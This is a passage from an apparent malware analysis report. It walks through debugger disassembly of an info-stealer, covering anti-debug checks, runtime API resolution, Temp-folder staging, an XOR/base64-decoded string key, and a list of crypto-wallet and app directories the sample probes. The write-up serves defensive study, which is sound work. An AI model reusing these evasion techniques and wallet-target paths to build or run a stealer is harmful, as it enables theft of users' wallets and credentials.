
Dynamic Analysis



```
w1jyknpn.mbn.00859E8D
 push ebp
 mov ebp,esp
 push 0
 call dword ptr ds:[<&SetUnhandledExceptionFilter>]
 push dword ptr ss:[ebp+8]
 call dword ptr ds:[<&UnhandledExceptionFilter>]
 push C0000409
 call dword ptr ds:[<&GetCurrentProcess>]
 push eax
 call dword ptr ds:[<&TerminateProcess>]
 pop ebp
 ret
```

Figure 12- Anti-debug technique


The malicious file first used the **IsProcessorFeaturePresent API** to determine whether it was operating in debug mode or not.



```
0056A8E1     83C4 0C           add esp,C
0056A8E4     8D45 BC           lea eax,dword ptr ss:[ebp-44]
0056A8E7     50                push eax
0056A8E8     FF15 08216000     call dword ptr ds:[<&GetStartupInfoW>]
0056A8EE     F645 E8 01        test byte ptr ss:[ebp-18],1
0056A8F2   ┌─74 06             je w1jyknpn.mbn.56A8FA
0056A8F4   │ 0FB745 EC         movzx eax,word ptr ss:[ebp-14]
0056A8F8   │ C9                leave
0056A8F9   │ C3                ret
0056A8FA   └>6A 0A             push A
0056A8FC     58                pop eax
0056A8FD     C9                leave
```

Figure 13- Used GetStartupInfow

Malicious file utilizes the **GetStartupInfoW** API to examine the startup conditions and operating system environment of the target system. This enables the malicious software to conceal itself, thwart monitoring and analysis processes, and better time its attacks on the target system.



```
w1jyknpn.mbn.00887013
 push w1jyknpn.mbn.8F57F4 ; 8F57F4:"kernel32"
 xor edi,edi
 call dword ptr ds:[<&GetModuleHandleA>]
 mov ebx,eax
 test ebx,ebx
 jne w1jyknpn.mbn.88702A
```

```
w1jyknpn.mbn.0088702A
 push ebp
 push esi
 push w1jyknpn.mbn.8F5800 ; 8F5800:"LoadLibraryExA"
 push ebx
 call dword ptr ds:[<&GetProcAddress>]
 mov esi,dword ptr ss:[esp+18]
 mov ebp,eax
 push w1jyknpn.mbn.90C58C ; 90C58C:"\\/"
 push esi
 call w1jyknpn.mbn.8D91E0
 add esp,8
 test eax,eax
 je w1jyknpn.mbn.887072
```

```
w1jyknpn.mbn.00887026
 pop edi
 pop ebx
 pop ecx ; ecx:"secur32.dll"
 ret
```

```
w1jyknpn.mbn.00887050
 test ebp,ebp
 je w1jyknpn.mbn.887063
```

```
w1jyknpn.mbn.00887063
 push esi
 call dword ptr ds:[<&LoadLibraryA>]
 pop esi
 pop ebp
 mov edi,eax
 pop edi
 pop ebx
 pop ecx ; ecx:"secur32.dll"
 ret
```

```
w1jyknpn.mbn.00887054
 push 8
 push 0
 push esi
 call ebp
 pop esi
 pop ebp
 mov edi,eax
 pop edi
 pop ebx
 pop ecx ; ecx:"secur32.dll"
 ret
```


Figure 14- API hashing

The malicious file employs API hashing by utilizing functions like **GetModuleHandleA, GetProcAddress, and LoadLibraryA** to dynamically resolve and obfuscate API function addresses, making it more challenging to detect or analyze the specific API calls it makes during runtime.

Some APIs resolved in runtime are:

AreFileApisANSI	GetUserDefaultLocaleName
CompareStringEx	IsValidLocaleName
EnumSystemLocalesEx	LCIDToLocaleName
GetDateFormatEx	LCMapStringEx
GetTimeFormatEx	LocaleNameToLCID
GetLocaleInfoEx	

Table 1- Resolved APIs




```
w1jyknpn.mbn.00870BCE
 call dword ptr ds:[<&GetModuleHandleW>]
 mov esi,eax
 push w1jyknpn.mbn.8F3EB4 ; 8F3EB4:"GetCurrentPackageId"
■push esi
 call dword ptr ds:[<&GetProcAddress>]
 push w1jyknpn.mbn.8F3EC8 ; 8F3EC8:"GetSystemTimePreciseAsFileTime"
 push esi
 mov dword ptr ds:[919540],eax
 call dword ptr ds:[<&GetProcAddress>]
 push w1jyknpn.mbn.8F3EE8 ; 8F3EE8:"GetTempPath2W"
 push esi
 mov dword ptr ds:[919544],eax
 call dword ptr ds:[<&GetProcAddress>]
 mov dword ptr ds:[919548],eax
 xor eax,eax
 pop esi
 ret
```

```
tr ds:[008F2090 <w1jyknpn.mbn.&GetModuleHandleW>]=<kernel32.GetModuleHandleW>

0870BCE w1jyknpn.mbn.exe:$40BCE #3FFCE
```

```
  Hex                                                  ASCII
B 00 F5 B1 00 00 00 00 00 43 3A 5C 55 73 65 72 73   .õ±.....C:\Users
B 5C 6C 75 63 79 5F 5C 44 65 73 6B 74 6F 70 5C 77   \[redacted]\Desktop\w
B 31 6A 79 6B 6E 70 6E 2E 6D 62 6E 2E 65 78 65 00   1jyknpn.mbn.exe.
B AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00   ««««««««........
B F5 65 7D 46 07 4C 00 1D 50 52 4F 43 45 53 53 4F   õe}F.L..PROCESSO
B 52 5F 4C 45 56 45 4C 3D 32 35 00 AB AB AB AB AB   R_LEVEL=25.«««««
B AB AB AB 00 00 00 00 00 00 00 00 00 00 00 00 00   «««.............
B F5 65 7D 46 08 4C 00 18 50 52 4F 43 45 53 53 4F   õe}F.L..PROCESSO
B 52 5F 52 45 56 49 53 49 4F 4E 3D 35 30 30 30 00   R_REVISION=5000.
B AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00   ««««««««........
B F4 65 7D 47 08 4C 00 1D 50 72 6F 67 72 61 6D 44   ôe}G.L..ProgramD
B 61 74 61 3D 43 3A 5C 50 72 6F 67 72 61 6D 44 61   ata=C:\ProgramDa
B 74 61 00 AB AB AB AB AB AB AB AB 00 00 00 00 00   ta.««««««««.....
B 00 00 00 00 00 00 00 00 FB 65 7D 48 09 4C 00 1C   ........ûe}H.L..
B 50 72 6F 67 72 61 6D 46 69 6C 65 73 3D 43 3A 5C   ProgramFiles=C:\
```

Figure 15- Get Temp Path

The malicious file utilizes the **GetTempPath API** to retrieve the file system path of the Temp directory, enabling it to ascertain the precise location of the Temp directory in the underlying file system. This information is instrumental for various file operations conducted during its execution.




```
w1jyknpn.mbn.0084A1F1
 cmp dword ptr ss:[ebp-130],10
 lea eax,dword ptr ss:[ebp-144]
 push 0
 cmovae eax,dword ptr ss:[ebp-144]
 push 80
 push 2
 push 0
 push 0
 push 40000000
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
 call dword ptr ds:[<&CreateFileA>]
 cmp dword ptr ss:[ebp-148],10
 lea ecx,dword ptr ss:[ebp-15C] ; [ebp-15C]:"{\"o\":\"Windows 10\",\"p\":\"[redacted]\",\"a\":\"x64\",\"s\":\"1918x888\",\"r\":
 push 0
 cmovae ecx,dword ptr ss:[ebp-15C] ; [ebp-15C]:"{\"o\":\"Windows 10\",\"p\":\"[redacted]\",\"a\":\"x64\",\"s\":\"1918x888\",\"r
 mov edi,eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
 lea eax,dword ptr ss:[ebp-1C0]
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
 push dword ptr ss:[ebp-14C]
 push ecx
 push edi
 call dword ptr ds:[<&WriteFile>]
 push 0
 push edi
 call dword ptr ds:[<&GetFileSize>]
 push edi
■mov esi,eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
 call dword ptr ds:[<&CloseHandle>]
 test esi,esi
 je w1jyknpn.mbn.84A37D
```

```
eax=8F

.text:0084A217 w1jyknpn.mbn.exe:$1A217 #19617
```

```
Address  Hex                                              ASCII
00BC4600 EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
00BC4610 E2 65 7D 51 07 4C 00 18 43 3A 5C 55 73 65 72 73  âe}Q.L..C:\Users
00BC4620 5C 6C 75 63 79 5F 5C 41 70 70 44 61 74 61 5C 4C  \[redacted]\AppData\L
00BC4630 6F 63 61 6C 5C 54 65 6D 70 5C 42 59 49 75 6F 69  ocal\Temp\BYIuoi
00BC4640 6C 42 4E 48 47 6D 6A 76 68 6A 62 6B 62 68 67 63  lBNHGmjvhjbkbhgc
00BC4650 6A 76 62 66 67 68 76 62 5C 36 63 35 64 65 66 30  jvbfghvb\6c5def0
00BC4660 65 2D 33 36 38 38 2D 34 30 34 62 2D 38 36 38 30  e-3688-404b-8680
00BC4670 2D 33 64 31 34 33 35 36 36 31 36 30 38 2E 74 78  -3d1435661608.tx
00BC4680 74 00 AD BA 0D F0 AD BA AB AB AB AB AB AB AB AB  t..º.ð.º««««««««
00BC4690 00 00 00 00 00 00 00 00 FB 65 7E 4B 1F 4C 00 00  ........ûe~K.L..
```

Figure 16- Create file

In this section, it creates a directory named **"BYIuoilBNHGmjvhjbkbhgcjvbfghvb"** in the **"C:\Users\Admin\AppData\Local\Temp\"** directory. It creates this folder to store the information it gathers.




```
push 40000000
push eax
call dword ptr ds:[<&CreateFileA>]
cmp dword ptr ss:[ebp+20],10
lea ecx,dword ptr ss:[ebp+C]
push 0
cmovae ecx,dword ptr ss:[ebp+C]
mov edi,eax
lea eax,dword ptr ss:[ebp-2C]
push eax
push dword ptr ss:[ebp+1C]
push ecx
push edi
call dword ptr ds:[<&WriteFile>]
push 0
push edi
call dword ptr ds:[<&GetFileSize>]
push edi
mov esi,eax ; esi:"g.txt"
call dword ptr ds:[<&CloseHandle>]
test esi,esi ; esi:"g.txt"
je w1jyknpn.mbn.848E02
F20E0 <w1jyknpn.mbn.&CreateFileA>]=<kernel32.CreateFileA>

jyknpn.mbn.exe:$18C6D #1806D
```

```
                                              ASCII
55 73 65 72 73 5C 6C 75 63 79 5F 5C 41 C:\Users\[redacted]\A
61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D ppData\Local\Tem
59 49 75 6F 69 6C 42 4E 48 47 6D 6A 76 p\BYIuoilBNHGmjv
6B 62 68 67 63 6A 76 62 66 67 68 76 62 hjbkbhgcjvbfghvb
35 64 65 66 30 65 2D 33 36 38 38 2D 34 \6c5def0e-3688-4
2D 38 36 38 30 2D 33 64 31 34 33 35 36 04b-8680-3d14356
30 38 67 2E 74 78 74 00 BA 0D F0 AD BA 61608g.txt.°.ð.°
AB AB AB AB AB 00 00 00 00 00 00 00 00 ««««««««........
69 1F 4C 00 00 C8 6B B4 02 88 95 B4 02 Ød~i.L..Èk´....´.
```

Figure 17- Create txt file

A text file named **"6c5def0e-3688-404b-8680-3d1435661608.txt"** is created in the folder created in the temp directory.




```
w1jyknpn.mbn.00857A3B
 lea edx,dword ptr ds:[ebx+C] ; edx:&"bWBcVQMAGQI6RV1XUEAcHBo5EWFdX1ZAHQ==", [ebx+C]:"bWBcVQMAGQI6RV1XUEAcHBo5EWFdX1ZAHQ=="
 mov dword ptr ss:[ebp-4],1
 lea ecx,dword ptr ss:[ebp-3C]
 call w1jyknpn.mbn.836270
 mov byte ptr ss:[ebp-4],2
 mov ecx,edi
 movq xmm0,qword ptr ds:[90E6C0] ; 0090E6C0:"1234niwef"
 mov ax,word ptr ds:[90E6C8]
 movq qword ptr ss:[ebp-20],xmm0
 xorps xmm0,xmm0
 push 0
 movups xmmword ptr ds:[edi],xmm0
 push w1jyknpn.mbn.90B840
 mov word ptr ss:[ebp-18],ax
 mov dword ptr ds:[edi+10],0
 mov dword ptr ds:[edi+14],0
 call w1jyknpn.mbn.836190
 xor edx,edx ; edx:&"bWBcVQMAGQI6RV1XUEAcHBo5EWFdX1ZAHQ=="
 mov dword ptr ss:[ebp-44],1
 mov dword ptr ss:[ebp-40],edx
 cmp dword ptr ss:[ebp-2C],edx
 jbe w1jyknpn.mbn.857B13

w1jyknpn.mbn.00857A9B

7A4D #26E4D
```

```
                              ASCII
7 51 49 36 52 56 31 58 bWBcVQMAGQI6RV1X
5 57 46 64 58 6C 5A 41 UEAcHBo5EWFdX1ZA
D F0 AD BA 0D F0 AD BA HQ==.ð.°.ð.°.ð.°
0 00 00 00 00 00 00 00 ««««««««........
0 09 B7 00 60 35 BC 00 ±c~..L..P.·.`5¼.
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
E FE EE FE EE FE EE FE îþîþîþîþîþîþîþîþ
```

Figure 18- Encoding technique

The malicious file employs an encoding technique to scan for wallet names while evading detection by security products. It employs the **'123niwef'** key to decrypt and retrieve the wallet name that it will search for during its execution.



```
w1jyknpn.mbn.00854A67
 push ecx
 push edx
 call w1jyknpn.mbn.85A310
 add esp,8

w1jyknpn.mbn.00854A71
 cmp dword ptr ss:[ebp-124],10
 lea eax,dword ptr ss:[ebp-138] ; [ebp-138]:"C:\\Users\\[redacted]\\AppData\\Roaming\\Armory"
 mov dword ptr ss:[ebp-1DC],0
 cmovae eax,dword ptr ss:[ebp-138] ; [ebp-138]:"C:\\Users\\[redacted]\\AppData\\Roaming\\Armory"
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Roaming\\Armory"
 mov dword ptr ss:[ebp-1D8],F
 mov byte ptr ss:[ebp-1EC],0
 call dword ptr ds:[<&PathFileExistsA>]
 test eax,eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Roaming\\Armory"
 je w1jyknpn.mbn.855134

w1jyknpn.mbn.00854AAF
 mov edx,dword ptr ss:[ebp-148]
 lea ecx,dword ptr ss:[ebp-1BC]
 call w1jyknpn.mbn.836860
 sub esp,18
 mov byte ptr ss:[ebp-4],9 ; 9:'\t'
 mov esi,esp
 mov dword ptr ss:[ebp-144],esp
 mov dword ptr ss:[ebp-13C],esi
 push 2
 push w1jyknpn.mbn.90CD70 ; 90CD70:"w\\"
 push ecx
 mov ecx,eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Roaming\\Armory"
 call w1jyknpn.mbn.83F460
rd ptr ds:[008F2290 <w1jyknpn.mbn.&PathFileExistsA>]=<shlwapi.PathFileExistsA>

xt:00854AA1 w1jyknpn.mbn.exe:$24AA1 #23EA1
```


```
ress   Hex                                              ASCII
706E0  43 3A 5C 55 73 65 72 73 5C 6C 75 63 79 5F 5C 41  C:\Users\lucy_\A
706F0  70 70 44 61 74 61 5C 52 6F 61 6D 69 6E 67 5C 41  ppData\Roaming\A
70700  72 6D 6F 72 79 00 AD BA 0D F0 AD BA 0D F0 AD BA  rmory..º.ð.º.ð.º
70710  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  ««««««««........
70720  FA 65 7E 4A 07 4C 00 00 90 E4 8B 02 78 08 B7 00  úe~J.L....ä..x.·.
70730  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþîþ
```

Figure 19- Decryption

The malicious file decrypts sequentially defined encrypted texts at runtime and checks the **wallets and others names it decrypts**, in order, under the Roaming and Local directories using the **PathFileExistA API.** This process involves decrypting the encrypted data and detecting wallet files located in specific directories.

AppData\\Roaming\\Armory\\wallets	AppData\\Roaming\\K-Meleon
AppData\\Roaming\\Electrum\\wallets	AppData\\Roaming\\TorBro\\Profile
AppData\\Roaming\\Bitcoin\\wallets	AppData\\Roaming\\AnyDesk\\chat
